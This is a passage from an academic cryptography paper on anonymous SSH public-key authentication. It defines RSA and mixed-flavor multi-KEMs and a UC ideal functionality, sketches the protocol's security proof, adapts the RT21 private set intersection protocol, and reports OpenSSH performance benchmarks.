$p \leftarrow [0, 2^{2\lambda s(N)}) \cap \mathbb{Z}$
$p' := p - (p \bmod N)$
$c' := p' + c$
for $i := 0$ to $s(N)-1$:
$c_i := c' \bmod 2^{2\lambda}$
$c' := \lfloor c'/2^{2\lambda} \rfloor$
return $c_0, \ldots, c_{s(N)-1}$

$\underline{\mathsf{RSA.Msg}(\mathsf{pk},R):}$
return $R[\mathsf{pk}]$

$\underline{\mathsf{RSA.Dec}(\mathsf{sk},C):}$
$N, e, d := \mathsf{sk}$
for $i := 0$ to $s(N)-1$:
$c_i := C(H(N,e,i))$
$c := \mathsf{Unchk}_N(\{c_i\}_i)$
$m := \mathsf{RSA.Dec1}(\mathsf{sk}, c)$
return m

$\underline{\mathsf{Unchk}_N(c_0, \ldots, c_{s(N)-1}):}$
$c := \sum_{i=0}^{s(N)-1} 2^{2\lambda i} c_i$
return $c \bmod N$

uniformly random integer $c' \in [0, 2^{2\lambda s(N)})$, by adding some padding p', which is a random multiple of N below $2^{2\lambda s(N)}$. Here, $s(N) = \left\lceil \frac{\ell(N)+\lambda}{2\lambda} \right\rceil$ is chosen to lengthen c' enough to be almost uniform, while padding it to be a multiple of 2λ bits long, and $\ell(N)$ is the size of the public key N, so $2^{\ell(N)-1} < N < 2^{\ell(N)}$.

To handle the second problem, we encode the public-key-to-ciphertext mapping in a polynomial. Essentially, the sender generates a polynomial C such that $C(\mathsf{pk}) = c'$ for each key pk and associated ciphertext c'. The coefficients of the polynomial leak nothing about the pk's if the c' values are jointly pseudorandom. However, this would require a very large field since RSA keys and ciphertexts are rather large. Instead, our Multi-KEM sender divides c' into chunks $c_0, \ldots, c_{s(N)-1}$, each of size 2λ bits. She then encodes a polynomial $C(x)$ such that $C(H(\mathsf{pk}, i)) = c_i$ for each chunk c_i, where H is a collision-resistant hash. Dec then evaluates this polynomial at $H(\mathsf{pk}, i)$ for each i, combines the chunks into a ciphertext c', and then decrypts it. We set the chunk size to 2λ bits because H needs to be a collision resistant hash. The result is polynomial operations in a field $\mathbb{F}$ of order very close to $2^{2\lambda}$.

Interpolation of a degree-n polynomial requires $\Theta(n \log^2 n)$ field operations. Instead of a polynomial, it is possible to use any *oblivious key-value store (OKVS)* [22], a generalization of polynomials. There exist more asymptotically efficient OKVS constructions, but we found simple polynomial interpolation to be sufficiently fast for the small set sizes in our setting.

PKCS signatures lack a security reduction to the RSA assumption, so we cannot prove the joint security of RSA based on $(\cdot)^e \bmod N$ being one-way. However, we can do the next best thing: prove joint security under the assumption that the signature scheme is secure.

Lemma 10. *The EUF-CMA security of the* RSA *signature scheme implies that* RSA *is a jointly secure MKEMSS.*

Recall that joint security requires that the scheme satisfy weak-CCA security (Definition 5). In particular, it should be hard to guess the decapsulation of a KEM ciphertext, even given an oracle for checking such guesses. In the case of RSA, the adversary already has the ability to test whether a guess is correct: To test whether $m = c^d = \mathsf{RSA.Dec1}((N,e,d),c)$ for some guess m, the adversary can simply test whether $m^e = c$, using only public information. This algebraic property of RSA renders the GUESS_DEC and GUESS_MSG oracles redundant, and greatly simplifies the security proof compared to the Diffie-Hellman-based MKEMs. The proof details are defered to the full version.

Finally, we need to show anonymity with respect to a leakage function. For properly generated public keys, Chk_N will produce uniformly random chunks, so C will be a uniformly random polynomial with degree less than $s(\mathsf{PK})$, where $s(\mathsf{PK})$ is the sum of $s(N)$ for all the public keys in PK. That is, only the *combined length of all public keys* needs to be leaked.[4]

Lemma 11. RSA *is an anonymous MKEM with respect to leakage* $\mathsf{RSA.Leak}(\mathsf{PK}) = s(\mathsf{PK})$.

Both proofs for the RSA MKEM are given in in the full version.

3.2.4 Mixing Key Flavors

SSH allows users to authenticate themselves with many different keypair flavors. To achieve the same property, our authentication protocol requires a *single* multi-KEM where encryptions can be addressed to a mixture of different key flavors. We build such a multi-flavor MKEM by simply concatenating a separate MKEM ciphertext for each key flavor.

The mixed-flavor multi-KEM (which we call MixKEM) is parameterized by a set FLAVORS of supported key flavors. The key generation of MixKEM expects a particular flavor as one of its options, and keys in the MixKEM scheme are of the form (f,pk) where pk is a key of flavor f.

$$\mathsf{MixKEM.OPTS} = \left\{ (\mathsf{f},\mathsf{opts}) \;\middle|\; \begin{array}{l} \mathsf{f} \in \mathsf{FLAVORS}, \\ \mathsf{opts} \in \mathsf{f.OPTS} \end{array} \right\}$$

[4] Adversarial public keys can be malformed so that RSA.Enc1 does not generate a uniformly random element of $\mathbb{Z}/N\mathbb{Z}$, e.g. by picking an e that is not coprime to $\lambda(N)$. Recall that MKEM ciphertexts need not hide anything about adversarially generated keys.

$\underline{\mathsf{MixKEM.Gen}((\mathsf{f},\mathsf{opts}))}$:
$(\mathsf{pk},\mathsf{sk}) \leftarrow \mathsf{f.Gen}(\mathsf{opts})$
return $(\mathsf{f},\mathsf{pk}),(\mathsf{f},\mathsf{sk})$

$\underline{\mathsf{MixKEM.Sign}((\mathsf{f},\mathsf{sk}),m)}$:
return $\mathsf{f.Sign}(\mathsf{sk},m)$

$\underline{\mathsf{MixKEM.Verify}((\mathsf{f},\mathsf{pk}),m,s)}$:
return $\mathsf{f.Verify}(\mathsf{pk},m,s)$

$\underline{\mathsf{MixKEM.Dec}((\mathsf{f},\mathsf{sk}),C)}$:
if $C[\mathsf{f}]$ undefined:
  return $\perp$
return $\mathsf{f.Dec}(\mathsf{sk},C[\mathsf{f}])$

$\underline{\mathsf{MixKEM.Enc}(\mathsf{PK})}$:
$F := \{\mathsf{f} \mid (\mathsf{f},\mathsf{pk}) \in \mathsf{PK}\}$
$C,R :=$ empty map
for $\mathsf{f} \in F$:
  $\mathsf{PK_f} := \{\mathsf{pk} \mid (\mathsf{f},\mathsf{pk}) \in \mathsf{PK}\}$
  $c,r \leftarrow \mathsf{f.Enc}(\mathsf{PK_f})$
  $C[\mathsf{f}] := c$
  $R[\mathsf{f}] := r$
return C,R

$\underline{\mathsf{MixKEM.Msg}((\mathsf{f},\mathsf{pk}),R)}$:
return $\mathsf{f.Msg}(\mathsf{pk},R[\mathsf{f}])$

Regarding anonymity, we must characterize what information $\mathsf{MixKEM.Enc}(\mathsf{PK})$ leaks about the public keys in PK. Let F and $\mathsf{PK_f}$ be defined as in MixKEM.Enc. Clearly, $\mathsf{MixKEM.Enc}(\mathsf{PK})$ leaks F (the set of flavors present), and it also leaks any information from each flavor's $\mathsf{f.Enc}(\mathsf{PK_f})$. Therefore, the leakage function for MixKEM is $\mathsf{MixKEM.Leak}(\mathsf{PK}) = \{(\mathsf{f},\mathsf{f.Leak}(\mathsf{PK_f})) \mid \mathsf{f} \in F\}$.

The following lemmas are proven in the full version:

Lemma 12. MixKEM *is a jointly secure MKEMSS if every flavor in* FLAVORS *is.*

Lemma 13. MixKEM *is anonymous, assuming that every* $\mathsf{f} \in$ FLAVORS *is, with advantage is bounded by the total advantage against all the individual flavors' anonymities.*

MixKEM is subject to some tradeoffs between efficiency and leakage. For example, MixKEM.Enc could be made to always generate ciphertexts for some set of commonly used flavors, thereby not leaking whether they are present in PK. Key flavors beyond RSA (including EdDSA and ECDSA) could be encoded into a single polynomial,[5] which would leak no more than the total size of all ciphertexts. Our choice of MixKEM was motivated largely by simplicity. Finally, note that ECDSA keys can be instantiated over a variety of different curves, and each curve correpsonds to a different MKEM flavor.

4 Security Definition

We present our formal security definition in the form of an ideal functionality in the UC framework, in Figure 2. The functionality is somewhat complicated and subtle, so we provide intuitive explanations of its main features below.

Keys. The functionality's `genkey` command generates and logs a keypair to model the local process of key generation by honest parties. We consider an adversary who is capable of stealing honest users' secret keys; this is modeled by the functionality's `stealkeys` command.

Keys can be classified into 3 categories with respect to the ideal functionality: (1) A key generated by an honest user

[5] Encoding into a polynomial requires the ciphertexts to be pseudorandom bit strings. This could be achieved for EC-based schemes, *e.g.*, with the Elligator [6] technique.

Parameters:
- Parties $P_1, P_2, \ldots$
- A signature scheme $\mathsf{SS} = (\mathsf{Gen}, \mathsf{Sign}, \mathsf{Verify})$.
- Function $\mathcal{L}$ characterizing leakage on server's set.

Static variables:
- Sets Σ and Secure; associative arrays $\mathsf{SK}_1, \mathsf{SK}_2, \ldots$

Define predicate:

$$\texttt{can_use}(P_i, \mathsf{pk}) = \begin{cases} \mathsf{SK}_i[\mathsf{pk}] \text{ defined}, & P_i \text{ honest} \\ \mathsf{pk} \notin \mathsf{Secure}, & P_i \text{ corrupt} \end{cases}$$

On input $(\texttt{genkey}, \mathsf{opts})$ from party P_i:
1. Do $(\mathsf{sk}, \mathsf{pk}) \leftarrow \mathsf{Gen}(\mathsf{opts})$ and set $\mathsf{SK}_i[\mathsf{pk}] := \mathsf{sk}$.
2. If P_i is honest: add pk to Secure.
3. Give pk to P_i.

On input $(\texttt{get_sk}, \mathsf{pk})$ from the adversary:
4. If $\mathsf{SK}_i[\mathsf{pk}]$ is defined for some i, then give that $\mathsf{SK}_i[\mathsf{pk}]$ to the adversary.

// simulator can send this command only when the real-world
// adversary compromises P_i's storage
On input $(\texttt{stealkeys}, P_i)$ from the adversary:
5. Set $\mathsf{Secure} := \mathsf{Secure} \setminus \{\mathsf{pk} \mid \mathsf{SK}_i[\mathsf{pk}] \text{ defined}\}$.
6. Give SK_i to the adversary.

On input $(\texttt{sign}, \mathsf{pk}, m)$ from P_i:
7. If $\neg\texttt{can_use}(P_i, \mathsf{pk})$: abort.
8. Add (pk, m) to Σ.
9. Give $\mathsf{Sign}(\mathsf{SK}_i[\mathsf{pk}], m)$ to P_i.

On input $(\texttt{verify}, \mathsf{pk}, m, \sigma)$ from any party:
10. If $\mathsf{pk} \in \mathsf{Secure}$ and $(\mathsf{pk}, m) \notin \Sigma$: respond false.
11. Otherwise respond with $\mathsf{Verify}(\mathsf{pk}, m, \sigma)$.

// authentication attempt between server P_S & client P_C
On input $(\texttt{auth}_1, (P_\mathsf{S}, P_\mathsf{C}, \mathit{ssid}), K_\mathsf{S})$ from P_S:
12. If P_C is corrupt, give leakage to the adversary:
$$\Big(\mathcal{L}(K_\mathsf{S}),\ \{\mathsf{pk} \in K_\mathsf{S} \mid \forall i : \mathsf{SK}_i[\mathsf{pk}] \text{ undefined}\}\Big).$$
13. Wait for command $(\texttt{auth}_2, (P_\mathsf{S}, P_\mathsf{C}, \mathit{ssid}), K_\mathsf{C})$ from P_C.
14. Give $|K_\mathsf{C}|$ to P_S.
15. Wait for command $(\texttt{auth}_3, (P_\mathsf{S}, P_\mathsf{C}, \mathit{ssid}), K'_\mathsf{S})$ from P_S.
16. If P_S is corrupt: set $K_\mathsf{S} := K'_\mathsf{S}$ (otherwise ignore K'_S).
17. Compute $A := K_\mathsf{S} \cap K_\mathsf{C} \cap \{\mathsf{pk} \mid \texttt{can_use}(P_\mathsf{C}, \mathsf{pk})\}$.
18. Give $(A, |K_\mathsf{S}|)$ to P_C.
19. Wait for command $(\texttt{deliver}, \mathit{ssid}, d \in \{0,1\})$ from P_C.
20. Give $d \wedge [A \neq \emptyset]$ to P_S.

Figure 2: Ideal functionality $\mathcal{F}_{\text{new-auth}}$ defining the security of our new public-key authentication method.

is initially considered **secure** and stored in the set Secure (line 2). (2) A secure key becomes **stolen** when the adversary calls the stealkeys command on the owner of that key. (3) Parties can invoke the functionality's commands on keys that were not generated by honest parties. We call such keys as **unregistered**, and they are treated as adversarially generated.

The functionality uses a predicate can_use to decide whether a user is allowed to use a key for authentication or signing.

- Honest users can only use keys that they generated honestly, regardless of whether they are *secure* or *stolen*.
- Corrupt users can only use *stolen* or *unregistered* keys, but not *secure* keys.

In our security proof, we restrict our focus to simulators that call stealkeys *only* when the real-world adversary compromises a party's actual key storage. Hence stealkeys in the ideal world captures key compromise in the real-world, and stealkeys is the only way for an adversary to gain an advantage in the real world, with respect to the can_use predicate. In the *ideal* world, knowledge of the sk values offers no advantage to an adversary. We therefore allow the ideal-world simulator to learn these sk values (via the get_sk command), which is helpful in our security proof. Again, we emphasize that giving all sk values to the ideal-world adversary does not help that adversary authenticate or forge signatures under more keys, if they don't also send a stealkeys command.

Authentication. A server P_S and client P_C can perform an authentication session using a sequence of auth commands. Each party provides a set of public keys: $K_\mathsf{S}, K_\mathsf{C}$ respectively. The client learns the intersection $A = K_\mathsf{S} \cap K_\mathsf{C}$ (line 17-18). If the client is corrupt, then it learns further leakage on the server's set K_S, as well as the unregistered keys in K_S (line 12). Leaking the set of unregistered keys is necessary for our security proof, but it does no harm to honest users since their keys are always registered. The server learns only $|K_\mathsf{C}|$ (line 14) and whether the intersection A is nonempty (line 20).

We say that the client "successfully authenticates" under a key if that key is in the set A. A client can only authenticate under keys for which it satisfies the can_use (line 17).

If the intersection is nonempty, the client can make the server think that the intersection is empty (line 19-20, $d = 0$) — this relaxation of correctness is needed to model our eventual protocol. However, lying in this way is not beneficial for the client with respect to authentication. The client can never make an empty intersection seem nonempty.

Signing. We model a setting where users can use the same keypairs both for our new authentication protocol and for traditional authentication as well. Since traditional authentication uses a simple challenge-response protocol and uses keypairs for signing, it suffices for our functionality to provide a way for parties to sign and to verify signatures with their keypairs (sign and verify commands). Honest parties will always use the functionality to sign and verify.

If a key is *secure* with respect to the functionality, then the functionality's verify command will reject signatures on messages that weren't originally generated by the key's

owner (lines 8,10).[6] In short, if a client P_C honestly generates its keypair, and an adversary has not stolen its secret key, then P_C is the only party that generate signatures (on *new* messages) that verify properly.

The functionality does not provide any particular unforgeability guarantee for stolen or unregistered keys. Instead, it simply runs the signature scheme's Verify algorithm, so that the real and ideal worlds match (line 11).

Key agreement. In our envisioned application within SSH, client and server first perform key agreement and then authenticate each other. Hence, our authentication protocol can safely assume that a secure point-to-point channel already exists between client and server. Our protocol can be executed within this secure channel.[7] This means that our ideal functionality does not need to deal with the complexities of defining key agreement — *i.e.*, giving a common random key to both parties iff the client is authorized — it merely needs to give the server the answer to whether the client is authorized.

Other properties. Invoking `stealkeys` does not allow the adversary to learn whether the newly-stolen keys were used in any *past* authentication attempts, by either the client or server. In other words, our protocol is fully **deniable** for both parties.

Another interesting property is that a server cannot convince the client that authentication has succeeded, unless the server *explicitly knows* (and commits to) one of the client's public keys. This property makes it harder (though not impossible) for a corrupt server to intercept SSH connections intended for another server, as in Attack 4 that we describe in Section 1. Such an attacker would need to target specific users/keys, and would not be able to easily intercept connections on a much larger scale.

5 Main Protocol

Our authentication protocol follows the high-level outline presented in Section 1.4. Namely, the server encrypts a multi-KEM ciphertext to the set of authorized public keys. The client decrypts this ciphertext under each of its secret keys. Finally, the parties perform a private set intersection (PSI), using the plaintexts that they obtained from the multi-KEM. The resulting intersection is non-empty if and only if the client holds an authorized secret key.

We require a flavor of PSI in which the client learns the contents of the intersection, and the server can learn whether the intersection was non-empty. However, it does no harm if the client can *choose* whether to prove that the intersection was non-empty — choosing not to do so only prevents authentication from succeeding. Later in Section 6 we describe how to construct an efficient PSI protocol with this feature. In Figure 3 we formally define the security of this PSI variant, as an ideal functionality in the UC framework.

The formal details of our authentication protocol are given in Figure 4. For technical reasons, the parties perform the PSI on a set of $\langle \mathsf{pk}, m \rangle$ pairs rather than plaintext values alone.

Behavior:

1. Await command $(\texttt{input}, (P_S, P_C, ssid), M_C)$ from P_C.
2. Give $|M_C|$ to P_S.
3. Await command $(\texttt{input}, (P_S, P_C, ssid), M_S)$ from P_S.
4. Compute $I = M_S \cap M_C$ and give $(I, |M_S|)$ to P_C.
5. Await command $(\texttt{deliver}, ssid, d \in \{0,1\})$ from P_C.
6. Give $d \wedge [I \neq \emptyset]$ to P_S.

Figure 3: Ideal functionality $\mathcal{F}_{\mathsf{psi+}}$ for PSI-with-emptiness.

On command $(\texttt{genkey}, \texttt{opts})$ to party P_i:

1. P_i: Run $(\mathsf{sk}, \mathsf{pk}) \leftarrow \mathsf{Gen}(\texttt{opts})$ and set $\mathsf{SK}_i[\mathsf{pk}] := \mathsf{sk}$.
   // adversary learns SK_i when it compromises P_i's storage.
2. P_i: Output pk.

On command $(\texttt{sign}, \mathsf{pk}, m)$ to party P_i:

3. P_i: If $\mathsf{SK}_i[\mathsf{pk}]$ not defined: abort.
4. P_i: Run $\mathsf{Sign}(\mathsf{SK}_i[\mathsf{pk}], m)$ and return the result.

On command $(\texttt{verify}, \mathsf{pk}, m, \sigma)$ to party P_i:

5. P_i: Run $\mathsf{Verify}(\mathsf{pk}, m, \sigma)$ and return the result.

On command $(\texttt{auth}_1, (P_S, P_C, ssid), K_S)$ to party P_S:

6. P_S: Generate $(c, r) \leftarrow \mathsf{Enc}(K_S)$ and send c to P_C.
7. P_C: Await command $(\texttt{auth}_2, (P_S, P_C, ssid), K_C)$ and set:
   $$M_C := \left\{ \left\langle \mathsf{pk}, \mathsf{Dec}(\mathsf{SK}_C[\mathsf{pk}], c) \right\rangle \;\middle|\; \begin{array}{c} \mathsf{pk} \in K_C \text{ and} \\ \mathsf{SK}_C[\mathsf{pk}] \text{ defined} \end{array} \right\}.$$
8. P_C: Send $(\texttt{input}, (P_S, P_C, ssid), M_C)$ to $\mathcal{F}_{\mathsf{psi+}}$.
9. P_S: Receive $|M_C|$ from $\mathcal{F}_{\mathsf{psi+}}$ and output it.
10. P_S: Await command $(\texttt{auth}_3, (P_S, P_C, ssid), -)$ and set:
    $$M_S := \left\{ \left\langle \mathsf{pk}, \mathsf{Msg}(r, \mathsf{pk}) \right\rangle \;\middle|\; \mathsf{pk} \in K_S \right\}.$$
11. P_S: Send $(\texttt{input}, (P_S, P_C, ssid), M_S)$ to $\mathcal{F}_{\mathsf{psi+}}$.
12. P_C: Receive output $(I, |M_S|)$ from $\mathcal{F}_{\mathsf{psi+}}$ and output:
    $$\Big(\{ \mathsf{pk} \mid \exists m : \langle \mathsf{pk}, m \rangle \in I \}, |M_S| \Big)$$
13. P_C: Await command $(\texttt{deliver}, ssid, d)$ and forward it to $\mathcal{F}_{\mathsf{psi+}}$.
14. P_S: Receive output e from $\mathcal{F}_{\mathsf{psi+}}$ and output it.

Figure 4: Our anonymous authentication protocol.

5.1 Security Proof

Theorem 14. *The protocol in Figure 4 is a UC-secure protocol realizing ideal functionality $\mathcal{F}_{\text{new-auth}}$ (Figure 2) against adaptive adversaries, assuming that* MKEM *is anonymous (Definition 6) and a jointly secure multi-KEM and signature scheme (Definition 7).*

[6] If the key owner generates a signature σ on m, then the functionality does not rule out the possibility of an adversary generating a *different* signature σ on the same m. This corresponds to *weak* unforgeability, and such a relaxation is necessary because ECDSA is only weakly unforgeable.

[7] We assume that parties will incorporate a transcript of the key agreement session as part of their session id *ssid* to further bind our authentication protocol to their secure channel.

Proof. We sketch a proof here and defer the details to the full version. There are two important cases for the simulator, depending on who is corrupted when the auth session starts.

Case of honest server, corrupt client: In this case, the simulator obtains leakage on the honest server's set of public keys, as well as all its unregistered public keys. It generates a dummy ciphertext c by calling MKEM.AnonSim on that leakage. AnonSim is from the MKEM anonymity definition, which we use to show that these dummy ciphertexts are indistinguishable from the real ones. If an honest server is corrupted adaptively during an auth session, then the simulator must provide a dummy internal state for the server. In this case the server's state consists of the r-value from the ciphertext. The simulator generates an r-value using the AnonView algorithm from the anonymity definition.

Later, the corrupt client will provide a set of $\langle \mathsf{pk}, m \rangle$ pairs as input to $\mathcal{F}_{\mathsf{psi+}}$. The simulator's main task is to check which of these $\langle \mathsf{pk}, m \rangle$ pairs is "correct" — *i.e.*, whether m is the correct decryption of c with respect to key pk. The set of pk's having correct decryption values is what the simulator sends to $\mathcal{F}_{\mathsf{new\text{-}auth}}$ as the corrupt client's extracted input.

The simulator checks the correctness of a $\langle \mathsf{pk}, m \rangle$ pair in different ways depending on the status of pk:

- If pk is registered, the simulator calls get_sk to learn the corresponding sk, and computes the correct m as $\mathsf{Dec}(\mathsf{sk}, c)$.
- If pk is unregistered, then MKEM.AnonSim already provided the correct decryption value when generating the dummy ciphertext.

When a key pk is in Secure, this models a key registered to an honest party, whose secret key has not yet been stolen by the real-world adversary. We further use the joint MKEMSS security of MKEM to argue that the adversary cannot predict a "correct" decryption with respect to such a secure pk, and neither can it generate a signature forgery under such a key. Without knowing correct decryptions under pk, the corrupt client cannot authenticat under pk.

Case of corrupt server, honest client: In this case there is no protocol message from the client to simulate in an auth interaction, and no persistent state held by the honest client to simulate in the event of an adaptive corruption. The only job of the simulator is to extract the corrupt server's input (a set of keys) to send to the $\mathcal{F}_{\mathsf{new\text{-}auth}}$ functionality. The simulator observes the server's protocol message c and then later observes the server's PSI input, a set of $\langle \mathsf{pk}, m \rangle$ pairs. As before, the main task of the simulator is to determine which of these pairs is "correct."

- If pk is registered by the functionality (secure or stolen), then it was honestly generated. The simulator can learn the corresponding sk (via get_sk) and obtain the correct m as $\mathsf{Dec}(\mathsf{sk}, c)$.
- If pk is not registered by the functionality, then an honest client will not attempt to authenticate under it. So the simulator can safely ignore these keys. □

The keys from the server's PSI input that are associated with correct decryption values comprise the $\mathcal{F}_{\mathsf{new\text{-}auth}}$ input extracted by the simulator.

6 PSI variant

Our authentication protocol requires a variant of PSI in which the client learns the contents of the intersection, and then the client can (optionally) prove to the server that the intersection was non-empty. Our setting involves relatively small input sets (*e.g.*, a few hundred items each, at the most). The leading PSI protocol for sets of this size — in terms of both communication and running time — is due to Rosulek and Trieu [43] (hereafter RT21). We adapt the RT21 protocol to provide the proof-of-nonempty intersection property, to instantiate the ideal functionality in Figure 3. Here we simply sketch the main ideas of our simple modification. The details and formal proof are deferred to the full version of this work.

Nearly all PSI protocols, including RT21, use the **oblivious PRF (OPRF)** paradigm of [21]. The parties first run an OPRF protocol, in which the sender learns a PRF seed k, and a receiver learns $\mathsf{F}(k,x)$ for each x in its set, where F is a PRF. The sender learns nothing about the x values. To obtain a PSI protocol, the OPRF sender sends $\mathsf{F}(k,y)$ for every y in its set. The receiver can determine which items are in the intersection by identifying matching PRF outputs. PRF outputs of items not in the intersection look random to the receiver.

In order to provide proof of nonempty intersection, we modify the protocol as follows. The OPRF sender will send $h^* = H(s)$ to the client, where s is random and H is a collision-resistant hash. Suppose the output of F is divided into two halves $\mathsf{F}(k,x) = \mathsf{F}_1(k,x) \| \mathsf{F}_2(k,x)$. Then instead of sending $\{\mathsf{F}(k,x) \mid x \in X\}$ as before, the sender sends pairs $\{\langle \mathsf{F}_1(k,x), \mathsf{Enc}(\mathsf{F}_2(k,x), s) \rangle \mid x \in X\}$. The receiver can use the F_1-values to identify the intersection as before. For any x in the intersection, she can decrypt the associated ciphertext with the key $\mathsf{F}_2(k,x)$ to recover s, discarding x from the intersection if $H(s) \neq h^*$. In this way, the receiver learns s if and only if the intersection is nonempty, so her knowledge of r can serve as proof of a nonempty intersection.

The formal description of the modified protocol, and a proof of the following theorem, are provided in the full version. We also prove security against adaptive corruption, while RT21's original proof considers only static corruption.

Theorem 15. *The modified RT21 PSI protocol UC-securely realizes the $\mathcal{F}_{\mathsf{psi+}}$ functionality (Figure 3) against adaptive adversaries, in the ideal cipher + random oracle model, assuming a suitable 2-message key agreement scheme exists.*

See the full version for the precise criteria needed for the key agreement scheme. There we also show a suggested

scheme that satisfies these properties under a variant of the Strong Diffie–Hellman assumption [1].

Other improvements. One of the main components in the RT21 protocol is a key agreement protocol whose messages are pseudorandom bit strings. In order to support elliptic-curve Diffie-Hellman key agreement, the suggested key agreement uses the *Elligator* technique [6] to encode elliptic curve elements as uniform bit strings. We observe that a different technique of Möller [32] results in elliptic-curve-based key agreement at roughly half the computational cost. The details are given in the full version.

7 Implementation and Evaluations

Implementation. We implemented our protocol in C++ and integrated it into both the client and server of OpenSSH version 8.2p1[8]. We implemented the Multi-KEMs for RSA, ECDSA, and EdDSA as described in Section 3, using OpenSSH and `libsodium`. We also adapted the implementation of the RT21 PSI protocol [43], with the modifications described in Section 6. Namely, we added the proof-of-nonempty-intersection feature, and also incorporated an improved technique for the underlying key agreement. The implementation of the RT PSI protocol uses Rijndael as a 256-bit ideal cipher and SHA-256 as a random oracle.

OpenSSH delegates sensitive signing operations to a separate `ssh-agent` daemon process, which provides a signing oracle to the SSH client. Since our protocol uses SSH keys as KEM keys, we added an additional KEM decryption interface to `ssh-agent`. The remainder of the protocol is implemented in the SSH client/server processes (*i.e.*, `ssh` and `sshd`). Upon publication, we will make the source code available on GitHub under the same BSD license that OpenSSH uses.

7.1 Experimental Setup

Hardware. All experiments use two desktop machines with 32-core AMD Threadripper 2990WX running at 3.0Ghz, running Ubuntu 20.04 LTS with 32GB DRAM. We use one machine as SSH server and the other for running many SSH clients. While the SSH server utilizes multiple cores for handling multiple clients, we do not use multiple cores to parallelize our authentication protocol.

Network. We ran microbenchmarks over the loopback device to focus on computation time. To simulate realistic network conditions in a macrobenchmark, we used the `tc` traffic control utility to add 42.5 ms latency: the average of local (20ms within US west coast) and distant (65ms between east and west coast) latencies reported in [48].

Keys. We performed SSH authentication on a range of key configurations. For our microbenchmarks, we considered sets of keys that were **RSA-only** (RSA-3072, which is the default RSA key size in OpenSSH), **EdDSA-only**, and **ECDSA-only**. Hence, we explore the effect of key flavor on our protocol's performance. In our macrobenchmark we used a **mixture of keys**: 92% RSA, 7% EdDSA, and 1% ECDSA, to model realistic proportions of key flavors according to Github statistics [9]. We also present macrobenchmark results with 100% EdDSA keys to demonstrate optimal performance.

We tested clients and servers with different numbers of keys: We considered clients with 5 (normal user) and 20 (heavy user) keys. We considered servers with 10 (private server), 100 (mid-sized git repository), and 1000 (popular git repository) keys.

Reported numbers. For each test case, we report the average over 10 executions. For comparison, we also measure the cost of vanilla SSH public-key authentication under the same network/system setup.

7.2 Evaluation Results

Microbenchmark: performance breakdown. We conducted a microbenchmark of our protocol to investigate the computation time required for each step. Figure 5 (in appendix) shows the results.

Legend. We divided the protocol's computational tasks into the following phases, and measured the time taken by each: First, the server parses the authorized user's keys file (`parse`), and encrypts the KEM ciphertexts (`kem.enc`). It must interpolate a polynomial containing all of the RSA ciphertexts (`rsa_interpolate`). The KEM messages are then computed by the server (`kem.msg`). After receiving the KEM ciphertexts from the server, the client decrypts them using its private keys and generates a PSI polynomial (`client.kem`). The server evaluates this polynomial, and generates a challenge for the client (`server.psi`). Finally, the client solves this challenge (`client.psi`), and the server verifies the solution (`verify`). A test case named "`X_Y`" indicates that the server has X number of authorized keys and the client has Y number of available private keys for authentication. *e.g.*, `1000_20` refers to a server with 1000 keys and a client with 20 keys, corresponding to a heavy user authenticating to a very popular git repository.

RSA. RSA keys are the slowest among three key flavors. For a huge number of keys on the server, *e.g.*, `1000_5` and `1000_20`, authentication takes 1,155 ms and 1,196 ms, respectively, while authentication with fewer than 100 keys needs less than 300 ms. For the server, `kem.enc` and `rsa_interpolate` took the majority of computation time. Because the time increases linearly with the number of authorized keys on the server, these tasks dominate when the server has many keys. For the client, the `client.kem` task increases proportionally to number of keys from both server and client. In the case of relatively many keys for the client relative to the server, the `client.kem` cost overwhelms the computing time, as shown on `100_20`, `10_20`, and `10_5`.

ECDSA and EdDSA. Both ECDSA and EdDSA are significantly faster than RSA, and the performance characteristics

[8] Our implementation is available at https://github.com/osu-crypto/PSIPK-ssh




Figure 5: Microbenchmark result per each key setup. For each type of key, we vary the number of keys at the client side for 5 and 20, and we also vary number of authorized keys at the server side for 10, 100, and 1000.

Auth-type	Key-conf	RSA	ECDSA	EdDSA
PSI	`100_20`	54188	12116	12174
PSI	`10_20`	13340	8972	9228
Vanilla	`10_5`	12742	10036	9572
Vanilla	`10_1`	9642	8582	8242

Table 1: Total communication (in bytes) for a successful authentication, under various key configurations and key flavors. Note that we do not test 100 keys on the server for vanilla authentication because communication cost does not depend on the server's set of keys in vanilla authentication.

